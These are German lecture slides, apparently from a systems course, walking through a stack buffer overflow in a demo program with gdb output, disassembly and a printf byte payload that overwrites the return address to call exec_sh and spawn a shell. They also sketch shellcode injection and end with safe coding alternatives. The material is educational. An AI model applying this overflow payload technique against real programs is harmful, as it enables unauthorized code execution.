
- ◆ Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7fffffc49
```

- ◆ Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7fffffc4c
```

## 7 Aufbau des Stacks des Prozesses



## 8 Ausnutzen des Pufferüberlaufs: Stack analysieren

### ■ Analyse der Stackbelegung in Funktion ask\_pwd()

#### ◆ Return-Adresse


```
(gdb) x 0x7ffffc54
0x7ffff9a4:      0x080484ac
```

```

0x080484a4 <main>:      push    %ebp
0x080484a5 <main+1>:     mov     %esp,%ebp
0x080484a7 <main+3>:     call    0x08048440 <ask_pwd>
0x080484ac <main+8>:     mov     %eax,%eax
0x080484ae <main+10>:    test    %eax,%eax
0x080484b0 <main+12>:    jne     0x080484b7 <main+19>
0x080484b2 <main+14>:    call    0x08048478 <exec_sh>
0x080484b7 <main+19>:    leave
0x080484b8 <main+20>:    ret

```

## 9 Aufbau des Stacks des Prozesses



## 10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- Erzeugung eines manipulierenden Input-Bytestroms:  
kleines Programm schreiben, das

1. zuerst Bytestrom schickt, der zu einem Stack-Überlauf und dem fehlerhaften Rücksprung (und damit zum Aufruf von exec\_sh) führt

```
printf("012345678aaannnnfpfp%c%c%c%c\n", 0x78, 0x84, 0x04, 0x08);
```

- 9 Byte für char-Array + 3 Byte für Alignment auf 4-Byte-Grenze
- 4 Byte für Variable n
- 4 Byte für Framepointer
- 4 Byte für neue Rücksprungadresse **0x8048478**
- ! Byteorder bei der Adresse beachten

2. anschließend alle Zeichen von stdin hinterherschickt  
(die bekommt dann die in **exec\_sh** gestartete shell)

## 10 Ausnutzen des Pufferüberlaufs (2)

- Beispiel funktioniert nur, wenn der im Rahmen des Angriffs auszuführende Code bereits Bestandteil des Programms ist
- gefährlichere Alternative
  - zusätzlich zu der Manipulation der Rücksprungadresse schickt man auch gleich noch eigenen Maschinencode hinterher
  - und manipuliert die Rücksprungadresse so, dass sie in den mitgeschickten Code im Stack zeigt (im Beispiel z. B. auf 0x7ffffc58)
  - ➔ funktioniert nur, wenn die MMU die Ausführung von Code im Stack erlaubt (und noch genug Platz ist)
    - Standard bei Intel-Prozessoren (-> besonders unsicher!)
    - bei SPARC- oder neuen AMD-Prozessoren durch "executable"-Flag im Seitendeskriptor der MMU (siehe Vorlesung Kap. 9) abschaltbar
      - ➔ return auf die Stackadresse führt zu Segmentation fault
        - aber kein 100%iger Schutz, da manipulierte Sprünge auf existierende Code-Sequenzen trotzdem möglich sind!

## 11 Vermeidung von Puffer-Überlauf

- scanf
  - ◆ char buf[10]; scanf("%9s", buf);
- gets
  - ◆ Verwendung von fgets
- strcpy, strcat
  - ◆ Überprüfung der String-Länge oder
  - ◆ Verwendung von strncpy, strncat
- sprintf
  - ◆ Verwendung von snprintf